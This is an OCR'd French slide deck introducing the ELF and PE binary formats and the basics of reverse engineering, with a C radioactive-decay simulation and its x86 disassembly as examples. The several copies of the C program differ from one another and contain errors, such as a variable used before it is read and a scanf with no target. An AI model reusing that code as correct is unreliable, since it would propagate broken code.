
# Executable and Linkable Format

```
ELF Header:  
Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00  
Class: ELF64  
Data: 2's complement, little endian  
Version: 1 (current)  
OS/ABI: UNIX - System V  
ABI Version: 0  
Type: EXEC (Executable file)  
Machine: Advanced Micro Devices X86-64  
Version: 0x1  
Entry point address: 0x4013e2  
Start of program headers: 64 (bytes into file)  
Start of section headers: 25376 (bytes into file)  
Flags: 0x0  
Size of this header: 64 (bytes)  
Size of program headers: 56 (bytes)  
Number of program headers: 9  
Size of section headers: 64 (bytes)  
Number of section headers: 28  
Section header string table index: 27
```

linux-audit.com


- ❖ ELF (Executable and Linkable Format, *format exécutable et linkable*) est un format de fichier binaire utilisé pour l'enregistrement de code compilé (objets, exécutables, bibliothèques de fonctions). Il a été développé par l'USL (*Unix System Laboratories*) pour remplacer les anciens formats a.out et COFF qui avaient atteint leurs limites. Aujourd'hui, ce format est utilisé dans la plupart des systèmes d'exploitation de type Unix (GNU/Linux, Solaris, IRIX, System V, BSD), à l'exception de Mac OS X.

# Executable and Linkable Format



- ❖ Chaque fichier ELF est constitué d'un en-tête fixe, puis de segments et de sections. Les segments contiennent les informations nécessaires à l'exécution du programme contenu dans le fichier, alors que les sections contiennent les informations pour la résolution des liens entre fonctions et le remplacement des données.

# Executable and Linkable Format




- ❖ Une librairie Unix (Shared Object) est un autre fichier binaire qui contient des instructions assembleur (opcodes), mais qui ne peut pas être exécuté tout seul, sans qu'un autre binaire l'appelle (importe)

# ELF<sup>101</sup>: a Linux executable walkthrough

ANGE ALBERTINI  
CORKAMI.COM

## DISSECTED FILE




## LOADING PROCESS

### 1 HEADER

THE ELF HEADER IS PARSED  
THE PROGRAM HEADER IS PARSED  
(SECTIONS ARE NOT USED)

### 2 MAPPING

THE FILE IS MAPPED IN MEMORY  
ACCORDING TO ITS SEGMENT(S)



### 3 EXECUTION

ENTRY IS CALLED  
SYSCALLS<sup>™</sup> ARE ACCESSED VIA:  
- SYSCALL NUMBER IN THE EAX REGISTER  
- CALLING INTERRUPT 0X80

## TRIVIA


THE ELF WAS FIRST SPECIFIED BY U.S. L. AND U.I.  
FOR UNIX SYSTEM V, IN 1989

THE ELF IS USED, AMONG OTHERS, IN:

- LINUX, ANDROID, \*BSD, SOLARIS, BEOS
- PSP, PLAYSTATION 2-4, DREAMCAST, GAMECUBE, WII
- VARIOUS OSes MADE BY SAMSUNG, ERICSSON, NOKIA,
- MICROCONTROLLERS FROM ATMEL, TEXAS INSTRUMENTS




# Portable Executable




- ❖ PE (Portable Executable) est un format de fichier exécutable de Windows qui contient les instructions assembleur (opcodes) à exécuter avec tout ce qui nécessite (libraries, etc).

# Portable Executable

- ❖ Il contient d'abord une entête qui identifie le type de format, qui peut être même signé numériquement, ce qui est une obligation pour les pilotes.




# Portable Executable



- ❖ Ensuite, il contient des tables d'importation (IAT), qui contient les DLL et les autres binaires demandés par l'exécutable

# Portable Executable



- ❖ Afin, il y a des relocations, des adressages de mémoire qui ont été assignées pendant la compilation du binaire

# Portable Executable





Fig 2.

- ❖ Une librairie dynamique Windows (DLL) est un autre fichier binaire qui contient des instructions assembleur (opcodes), mais qui ne peut pas être exécuté tout seul, sans qu'un autre binaire l'appelle (import)




---

# Introduction à la Rétro-Ingénierie




# La Rétro-Ingénierie (Reverse)

- Découvrir le fonctionnement interne d'un système, d'un programme, d'un protocole, etc.
- Spécifiquement, cela nous permet de comprendre le fonctionnement d'un programme compilé dans le but d'en comprendre l'algorithme et l'implémentation.
- Trouver des failles!




# Reverse

- ❖ Développement
- Algorithme





# Reverse

- ❖ Développement
- Algorithme => Code



# Reverse


- ❖ Développement
- Algorithme => Code => Instructions



```


1 //program to simulate radio activity by Monte Carlo simulation
2 //by Dr. Mahisha MG, Dept. of Physics, MIT
3 #include <stdio.h>
4 #include <time.h>
5 main()
6 {
7     int j,tmax,n0;
8     float r,dt,l,t1=0;
9     FILE *fp;
10    time_t t;
11    srand((unsigned) time(&t));
12    fp=fopen("decay.dat","w");
13    //-----Input-----
14    printf("Enter No: ");
15    scanf("%d",&n0);
16    printf("Enter decay constant: ");
17    scanf("%f",&r);
18    printf("Enter tmax(sec): ");
19    scanf("%d",&tmax);
20    dt=0.001/l;
21    printf("Time step (s): %f",dt);
22    //-----Monte Carlo Method-----
23    while(t1<=tmax)
24    {
25        fprintf(fp,"%f\t%d\n",t1,n0);
26        t1+=dt;
27        for(j=0; j<=n0; j++)
28        {
29            r=rand()%1000;
30            r=r/1000;
31            if(r<=0.001) n0--;
32            if(n0<0) goto ll;
33        }
34    }
35    //-----
36    ll:fclose(fp);
37 }

```



00000000	push	ebp
00000001	mov	ebp, esp
00000003	movzx	ecx, [ebp+arg_0]
00000007	pop	ebp
00000008	movzx	dx, cl
0000000C	lea	eax, [edx+edx]
0000000F	add	eax, edx
00000011	shl	eax, 2
00000014	add	eax, edx
00000016	shr	eax, 8
00000019	sub	cl, al
0000001B	shr	cl, 1
0000001D	add	al, cl
0000001F	shr	al, 5
00000022	movzx	eax, al
00000025	ret	


# Reverse



```

1 //program to simulate radio activity by Monte Carlo simulation
2 //by Dr. Mahesa MG, Dept. of Physics, MIT
3 #include <stdio.h>
4 #include <time.h>
5 main()
6 {
7     int j,tmax,n0;
8     float r_dt,l,t1=0;
9     FILE *fp;
10    time_t t;
11    srand((unsigned) time(&t));
12    fp=fopen("decay.dat","w");
13 //-----Input-----
14    printf("Enter No: ");
15    scanf("%d",&n0);
16    printf("Enter decay constant: ");
17    scanf("%f",&l);
18    printf("enter tmax(sec): ");
19    scanf("%d",&t1);
20    dt=t1/n0;
21    printf("Time step (s): Monte Carlo Method-----");
22 //-----Monte Carlo Method-----
23    while(t1>tmax)
24    {
25        fprintf(fp,"%f\t%d\n",t1,n0);
26        t1+=dt;
27        for(j=0; j<n0; j++)
28        {
29            r=rand()%1000;
30            if(r<=l*1000)
31                if(r<=0.001) n0--;
32                if(n0<0) goto l1;
33        }
34    }
35 //-----Output-----
36 l1:fclose(fp);
37 }

```





## ❖ Développement

➤ Algorithme => Code => Instructions => Binaire

```
00000000 push    ebp  
00000001 mov     ebp, esp  
00000003 movzx   ecx, [ebp+arg_0]  
00000007 pop    ebp  
00000008 movzx   dx, cl  
0000000C lea    eax, [edx+edx]  
0000000F add    eax, edx  
00000011 shl    eax, 2  
00000014 add    eax, edx  
00000016 shr    eax, 8  
00000019 sub    cl, al  
0000001B shr    cl, 1  
0000001D add    al, cl  
0000001F shr    al, 5  
00000022 movzx   eax, al  
00000025 retn
```


# Reverse



```


1 //program to simulate radio activity by Monte Carlo simulation
2 //by Dr. Mahisha MG, Dept. of Physics, MIT
3 #include <stdio.h>
4 #include <time.h>
5 main()
6 {
7     int j,tmax,n0;
8     float r,dt,l,t1=0;
9     FILE *fp;
10    time_t t;
11    srand((unsigned) time(&t));
12    fp=fopen("decay.dat","w");
13    //-----Input-----
14    printf("Enter No: ");
15    scanf("%d",&n0);
16    printf("Enter decay constant: ");
17    scanf("%f");
18    printf("Enter tmax(sec): ");
19    scanf("%d",&tmax);
20    dt=0.001/l;
21    printf("Time step (s): %f",dt);
22    //-----Monte Carlo Method-----
23    while(t1<=tmax)
24    {
25        fprintf(fp,"%f\t%d\n",t1,n0);
26        t1+=dt;
27        for(j=0; j<=n0; j++)
28        {
29            r=rand()%1000;
30            r=r/1000;
31            if(r<=0.001) n0--;
32            if(n0<0) goto l1;
33        }
34    }
35    //-----
36 l1:fclose(fp);
37 }
  
```

- ❖ Développement
  - Algorithme => Code => Instructions => Binaire
- ❖ Reverse
  - Binaire => Instructions => Code => Algorithm
- ❖ Binaire => Instructions ⇔ désassemblage
- ❖ Instructions => Code ⇔ décompilation



<b>00000000</b>	<b>push</b>	<b>ebp</b>
<b>00000001</b>	<b>mov</b>	<b>ebp, esp</b>
<b>00000003</b>	<b>movzx</b>	<b>ecx, [ebp+arg_0]</b>
<b>00000007</b>	<b>pop</b>	<b>ebp</b>
<b>00000008</b>	<b>movzx</b>	<b>dx, cl</b>
<b>0000000C</b>	<b>lea</b>	<b>eax, [edx+edx]</b>
<b>0000000F</b>	<b>add</b>	<b>eax, edx</b>
<b>00000011</b>	<b>shl</b>	<b>eax, 2</b>
<b>00000014</b>	<b>add</b>	<b>eax, edx</b>
<b>00000016</b>	<b>shr</b>	<b>eax, 8</b>
<b>00000019</b>	<b>sub</b>	<b>cl, al</b>
<b>0000001B</b>	<b>shr</b>	<b>cl, 1</b>
<b>0000001D</b>	<b>add</b>	<b>al, cl</b>
<b>0000001F</b>	<b>shr</b>	<b>al, 5</b>
<b>00000022</b>	<b>movzx</b>	<b>eax, al</b>
<b>00000025</b>	<b>ret</b>	

A hex dump of binary code, showing a sequence of 0s and 1s. The code consists of several assembly instructions: push ebp, mov ebp, esp, movzx ecx, [ebp+arg\_0], pop ebp, movzx dx, cl, lea eax, [edx+edx], add eax, edx, shl eax, 2, add eax, edx, shr eax, 8, sub cl, al, shr cl, 1, add al, cl, shr al, 5, movzx eax, al, and ret. Red arrows point from the assembly code above to specific bytes in the binary dump, illustrating the mapping between them.



# Reverse

